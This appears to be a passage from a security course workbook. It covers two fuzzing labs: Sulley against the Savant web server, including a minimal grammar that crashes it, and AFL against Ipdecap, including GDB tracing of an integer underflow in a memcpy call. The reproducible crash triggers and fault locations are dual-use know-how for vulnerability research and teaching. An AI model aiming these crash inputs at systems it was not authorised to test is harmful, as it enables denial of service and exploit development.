


Exercise: Intelligent Mutation Fuzzing with Sulley

In this exercise, you'll install the Sulley fuzzer and accompanying components, then fill in a grammar to fuzz an HTTP request. You'll evaluate the Savant web server as a target, followed by post-mortem analysis.

Target System – Start Savant, Procmon

- Start Savant
- Open a command prompt as an administrator
  - Change directory to C:\dev\sulley
  - Start Process Monitor as shown below
  - Crashdump information is written to the audits/Savant-crashbin file





```
C:\>cd \dev\Sulley
C:\dev\Sulley>python process_monitor.py -c audits/Savant-crashbin -p savant.exe
[08:10.52] Process Monitor PED-RPC server initialized:
```


Target System – Start Savant, Procmon

First, start the Savant process as the fuzzing target from the Start menu.

Next, open an administrator command prompt and change to the C:\dev\sulley directory. Start Process Monitor to monitor the Savant process and record the crashbin information for each system crash, as shown on this page.



HTTP HEAD Grammar

With Sulley installed and configured on your system, you can start to edit the supplied starter Sulley fuzzing script in C:\dev\sulley\http.py.

For this exercise, you'll use Sulley's primitives and optionally the blocks and groups functionality to describe the HTTP HEAD request, as shown below:

```
HEAD /index.html HTTP/1.1\r\n\r\n
```

Add your grammar content after the comments describing the request to define. Use the s_static(), s_string(), and s_delim() primitives where appropriate. Refer to the slides in this module for assistance or call on the instructor for help.

Be sure to update the IP address "0.0.0.0" included in the sample fuzzer code to reflect the IP address of the network adapter on your Windows 10 system (you must use the network IP address; using the loopback address will cause Sulley to hang when you attempt to start the fuzzer).

Fuzzing System – Start the Fuzzer


```
C:\dev\sulley>python http.py
Mutations: 1074
Press CTRL/C to cancel in  3  2  1  Instantiating session
Instantiating target
Adding target
Building graph
Starting fuzzing now
[12:53.44] current fuzz path:  -> HTTP
[12:53.44] fuzzed 0 of 1074 total cases
[12:53.44] fuzzing 1 of 1074
[12:53.46] xmitting: [1.1]
[12:53.46] fuzzing 2 of 1074
[12:53.46] xmitting: [1.2]
[12:53.47] fuzzing 3 of 1074
[12:53.47] xmitting: [1.3]
```

TIP

If you stop Sulley and want to start the fuzzer again, delete the http.session file before restarting Sulley (otherwise Sulley continues where you left off).

Fuzzing System – Start the Fuzzer

Next start the fuzzer as shown on this slide. If you have syntax errors in your script, Python will present an error. Use the line number associated with the error to locate and fix any errors (many errors will be resolved by fixing an issue on the line previous to the one indicated in the error message), then start the fuzzer again. Once you have corrected any errors, Sulley will start fuzzing the Savant web server target.



Monitor Test Cases

While the fuzzer is running, you can view the status of the test, as well as any identified crash information by browsing to http://localhost:26000. You must use your browser's reload functionality to refresh the screen.

Clicking on any of the test cases that caused a crash will allow you to view the crash information, including the register context dump, disassembly of instructions around the crash, and a structured exception handler unwind.

Review Results

- Compare these results with your results fuzzing with the httpfuzz.py script in the DynamoRIO exercise
- Use crashbin_explorer to examine crash data after the fuzzer completes

```
C:\DEV\sulley>python utils\crashbin_explorer.py audits\Savant-crashbin
```


Review Results

Consider the results from fuzzing with Sulley vs. the earlier httpfuzz.py script. The simple httpfuzz.py script generated mutated requests, but did not trigger the crash conditions achieved with the mutation grammar built with Sulley functions.

After completing the fuzzing test, use the crashbin_explorer utility to review the results of the analysis. You can optionally obtain additional detail by specifying "-t" with the test case number.

The sample output on this page has been modified for space.


Stopping Sulley

- Sulley doesn't respond to CTRL+C well
  - Kill all Python processes easily with taskkill
- "unable to connect to server 0.0.0.0:26002"
  - Edit your http.py script and specify your network adapter IP address

```
C:\DEV\sulley>taskkill /IM python.exe /F
```


Stopping Sulley

In some cases, Sulley does not respond well to CTRL+C interrupts. If you need to stop any of the Sulley tools and CTRL+C isn't stopping the process, you can kill the python.exe process using Task Manager or the command-line tool taskkill, as shown on this page.



Sulley Fuzzer – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start reviewing the answers to this exercise.

Minimal Sulley Fuzzer

```
s_static("HEAD /index.html ")
s_string("HTTP")
s_static("/1.1\r\n\r\n")
```

```
C:\dev\sulley>python http.py
...
[12:53.44] fuzzing 1 of 1074
[12:53.46] xmitting: [1.1]
[12:53.46] netmon captured 561 bytes for test case #1
...
[12:54.13] fuzzing 43 of 1074
[12:54.13] xmitting: [1.43]
[12:54.14] netmon captured 748 bytes for test case #43
[12:54.14] procmon detected access violation on test case #43
[12:54.14] primitive lacks a name, type: string, default value: HTTP
[12:54.14] :0040c05f mov ecx,[eax] from thread 3664 caused access violation
[12:54.14] restarting target process
```


Minimal Sulley Fuzzer

Shown on the top of this slide is a minimal Sulley script needed to cause a crash in the Savant web server. Your Sulley script may be different, but this one will reliably cause the crash. When we run the fuzzer against the Savant target, the first 42 test cases do not cause a crash. Case 43 causes an access violation as shown.

Post-Mortem Analysis

```
C:\DEV\sulley>python utils\crashbin_explorer.py audits\Savant-crashbin
[5] savant.exe:0040c05f mov ecx,[eax] from thread 616 caused access violation
        45, 77, 43, 44, 45,

C:\DEV\sulley>python utils\crashbin_explorer.py audits\Savant-crashbin -t 43
Savant.exe:0040c05f mov ecx,[eax] from thread 840 caused access violation
when attempting to read from 0x00312e31

CONTEXT DUMP
  EIP: 0040c05f mov ecx,[eax]
  EAX: 00312e31 (   3223089) -> N/A
  EBX: 023b5d58 (  37444952) -> 48 03 00 00 10 03 00 00 00 00 00 00 00 00 ...
  ECX: bb110e23 (3138457123) -> N/A
  EDX: 00000001 (         1) -> N/A
  EDI: 0041703c (   4288572) -> N/A
  ESI: 023b5d58 (  37444952) -> 48 03 00 00 10 03 00 00 00 00 00 00 00 00 ...
  EBP: 025fea24 (  39840292) -> AAAAAAA\1.1 (stack)
  ESP: 025fe6b8 (  39839416) -> <pA (stack)
```

Specify the crash number with the -t argument with crashbin_explorer.py

Post-Mortem Analysis

Next we can explore the crash details with crashbin_explorer.py. First, run crashbin_explorer.py, specifying the Savant-crashbin file as the only argument. This will give us some summary information about the crashes that were identified. If we add "-t NNN", replacing "NNN" with the crash number, we can collect additional detail, including an explanation of the access violation, a register dump, and SEH unwind. If the EIP register is still valid, we can also obtain a short disassembly of the following instructions. A trimmed example is included in this slide.

Note: The exact crash conditions, register values, and exception details may be different on your system, based on the status of the Savant process when the exception was triggered.

Exercise: Source-Assisted Fuzzing with AFL

- In the Source-Assisted Fuzzing module, we looked at using AFL
  - Use source code markers to record hits during fuzzing, and to determine new code paths
- Use AFL to identify flaws in the open-source Ipdecap utility
  - Identify the location of the crash in the source
- AFL 2.35b included in our customized Kali

```
# cd /root/lab/day3
```


Exercise: Source-Assisted Fuzzing with AFL

In this exercise, you'll build hands-on skills using source-code assisted fuzzing with American Fuzzy Lop (AFL). The target program is the open-source Ipdecap utility. Your goal in this module is to use AFL to identify one or more faults in Ipdecap and to identify the location of the crash in the Ipdecap source.

The customized version of Kali Linux distributed on the course USB device has been modified to include AFL 2.35b. The source for the Ipdecap utility and the sample packet capture are provided in the `/root/lab/day3` directory.

Ipdecap


- Extracts IP payload data from encapsulating protocols
  - GRE, IPIP, 6in4, ESP, IEEE 802.1Q VLANs, etc.
- Reads from a live network interface or from a stored pcap or pcapng file
- Written by Loic Pefferkorn

Chosen at random after searching Github for "pcap_open_offline" in C language projects.

Ipdecap

The Ipdecap tool is designed to extract encapsulated IP packets from other protocols. Written by Loic Pefferkorn, Ipdecap extracts embedded IP payload data from GRE, IPIP, 6in4, and ESP packets, and will strip the IEEE 802.1Q header data of packet captures as well.

Ipdecap reads from a live network interface or from a stored Libpcap file. This utility was selected at random for use in this exercise after searching through Github sources for the string "pcap_open_offline" in C language projects.



American Fuzzy Lop and Ipdecap – STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.

Extract and Build Ipdecap, Prepare Environment

- Download and build the Ipdecap software using the afl-gcc compiler
- Create the AFL input and output directories
- Copy the sample capture file to the input directory

```
# cd /root/lab/day3
# tar xfz ipdecap-0.7.tgz
# cd ipdecap-0.7
# ./configure CC="afl-gcc" CXX="afl-g++"
# make
# mkdir in out
# cp /root/lab/day3/6in4.pcapng in
```


Extract and Build Ipdecap, Prepare Environment

The first step in preparing the target for fuzzing with AFL is to compile using the "afl-gcc" or "afl-g++" wrappers. Extract the Ipdecap source code as shown on this page, then prepare the source using the configure utility as shown. Build the source (you don't have to do a "make install"), then create the AFL input and output directories. Copy the sample 6in4.pcapng file to the AFL input directory.

Use Ipdecap

- Familiarize yourself with the basic Ipdecap functionality
- Run afl-fuzz with the necessary arguments to start evaluating Ipdecap

```
# src/ipdecap -h
Ipdecap 0.6, decapsulate ESP, GRE, IPIP packets - Loic Pefferkorn
Usage
    ipdecap [-v] [-l] [-V] -i input.cap -o output.cap [-c esp.conf] [-f <bpf filter>]
Options:
  -c, --conf     configuration file for ESP parameters (IP addresses, algorithms, ... (see
man ipdecap)
  -h, --help     this help message
  -i, --input    pcap file to process
  -o, --output   pcap file with decapsulated data
  -f, --filter   only process packets matching the bpf filter
  -l, --list     list availables ESP encryption and authentication algorithms
  -V, --version  print version
  -v, --verbose  verbose
# src/ipdecap -i in/6in4.pcapng -o out.pcap
```


Use Ipdecap

Next, familiarize yourself with the basic use of Ipdecap. This tool accepts two mandatory command-line arguments: The input file ("-i"), and the output file to create (stripped of the encapsulating protocol data, "-o"), as shown on this page.


Note we are invoking the `ipdecap` executable from the ipdecap-0.7 parent directory where `./configure` was run. The executable is placed into the `src/ipdecap` directory. If desired, you can copy this executable to a location in your path to make it easier to reference and execute.

In the example on this page, the Ipdecap banner indicates that the program is version 0.6. This is a bug; the code is from the Ipdecap version 0.7 repository.

Start AFL

```
# afl-fuzz -i in -o out
src/ipdecap -i @@ -o
/dev/null
```

Stop AFL by pressing "CTRL+C" after two or more unique crashes are recorded.



Start AFL

Next, start AFL using the input and output directories, running `ipdecap` with the input file argument `-i @@`. We aren't interested in the output product of Ipdecap here, so we can specify the output file as `/dev/null`.

Run AFL in this manner for several minutes, or until two or more unique crashes are recorded. When you are ready to stop AFL, press CTRL+C.

Examine Crashes, Identify Fault

- Examine the crash pcapng files
- Identify the condition that triggered the fault in Ipdecap
  - Use GDB and source code analysis

```
# ls out/crashes/
id:000000,sig:11,src:000000,op:flip1,pos:1573
id:000001,sig:11,src:000000,op:flip4,pos:68   README.txt
```


Examine Crashes, Identify Fault

Next, examine the pcapng crash file mutations generated by AFL. Identify the condition that triggered the identified fault in Ipdecap, using GDB and source code analysis.

Note that your filenames may be slightly different in the crash generation.

Recompile Source

- Although the binary retains debug symbols, it is useful to recompile without optimization
  - Otherwise you will miss some variables that are optimized out by the compiler

```
# ./configure CFLAGS="-ggdb -g3 -O0"
# make clean
# make
# gdb src/ipdecap
```


Recompile Source

Before using GDB with the Ipdecap source, it is useful to recompile the binary to include debugging symbols and to turn off optimization. You can still run the afl-gcc binary in GDB and get debug output, but you will lose some of the useful debug information from variables that have been optimized out by the compiler.

Re-run the "./configure" script as shown on this page, then remove the earlier executables and compile again. Next run the src/ipdecap executable in GDB, as shown (note that the last argument in the configure command is "dash 'capital oh' zero").

GNU Debugger

```
# gdb src/ipdecap
(gdb) run -i out/crashes/id:000000* -o /dev/null
Starting program: /root/lab/day3/ipdecap-0.7/src/ipdecap -i out/crashes/id:000000* -o /dev/null
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
(gdb) bt
#0  __memcpy_ssse3 () at ../sysdeps/x86_64/multiarch/memcpy-ssse3.S:2846
#1  0x000055555555bf35 in remove_ieee8021q_header (
    out_payload=0x555555767310 "\264\024\211\b-0 N\177\065\233\262\210d\021",
out_pkthdr=0x5555557672f0,
    in_payload_len=10, in_payload=0x55555576051c "\264\024\211\b-0 N\177\065\233\262\201") at
ipdecap.c:575
#2  handle_packets (bpf_filter=<optimized out>, pkthdr=0x7fffffffe020,
    bytes=0x55555576051c "\264\024\211\b-0 N\177\065\233\262\201") at ipdecap.c:941
#3  0x00007ffff7725f1d in ?? () from /usr/lib/x86_64-linux-gnu/libpcap.so.0.8
```

```
memcpy(payload_dst, payload_src, in_payload_len - 2*sizeof(struct ether_addr) - VLAN_TAG_LEN);
```

handle_packets() calls remove_ieee8021q_header(), passing in_payload_len from the packet-specific Libpcap pcap_pkthdr length field. This length is unchecked; subtraction causes an integer underflow with memcpy.

GNU Debugger

In the output from GDB on this page, the function call stack crashes somewhere in libc.so.6 (note that this output has been modified for space). Looking at the function call #1 at ipdecap.c:575, the function remove_ieee8021q_header() appears to be the last function called in the Ipdecap source before the crash.

Looking at this line of code in the source reveals that it is a memcpy() call. Here, Ipdecap is copying the packet payload from the read packet in the packet capture file (payload_src) to the new output packet capture file memory location (payload_dst). To strip off the 802.1Q header information, the memcpy is limited to the total length of the input packet (in_payload_len), minus two Ethernet addresses (16 bytes) and the VLAN_TAG_LEN (4 bytes).

Examining the source of ipdecap.c, we see that the length field reported by the per-packet header information (pcap_pkthdr) is used to populate the in_payload_len variable where subtraction is applied. However, the length of this value is not checked and AFL was able to generate a crash condition when in_payload_len is 10 – subtracting 20 bytes leads to an integer underflow prior to the memcpy, very similar to the Tcpick flaw we saw in the module earlier.

Thoughts on Ipdecap Fuzzing

- We are only testing one small input
  - 802.1Q header, 6in4 tunnel
- Ipdecap supports several other de-encapsulation mechanisms as well
  - These code paths may or may not be successfully identified with AFL
- Ipdecap supports pcap and pcapng input file formats
- Ipdecap makes assumptions about the maximum size of input packet data
- A cursory glance indicates other memory leaks as well

AFL will apply intelligent fuzzing techniques,
but we have to give it useful data to work with.

Thoughts on Ipdecap Fuzzing

In this exercise, you successfully identified a flaw in Ipdecap through source code assisted fuzzing with AFL. However, it is possible that more bugs exist in this source that we have not yet discovered, for several reasons:

Minimal input: We provided only a single input file to use for testing. Although this input file includes several encapsulated protocol methods (IEEE 802.1Q VLAN tagging and 6in4 IP tunneling), Ipdecap supports other encapsulation mechanisms as well that have not yet been tested.

Other file formats: Ipdecap supports pcap and pcapng file formats as input; we only tested a pcapng file as the input. When performing file fuzzing, test with all supported input file types.

Poor code practices: AFL does not attempt to interpret the source code of an application to identify faults (like a static analysis tool might). Looking at the source of Ipdecap, we see several bad practices, including assumptions about the maximum size of input packets with fixed-length malloc() operations and memory leaks within the application as well:

```
// ipdecap.c line 916
MALLOC(out_pkthdr, 1, struct pcap_pkthdr);
MALLOC(out_payload, 65535, u_char);
memset(out_payload, 0, 65535);
```

AFL is an effective fuzzer, but we need to make sure we aid it as much as possible with appropriately varied input data and through the application of human analysis to focus on specific test areas of interest.

Congratulations! This is the end of the exercise.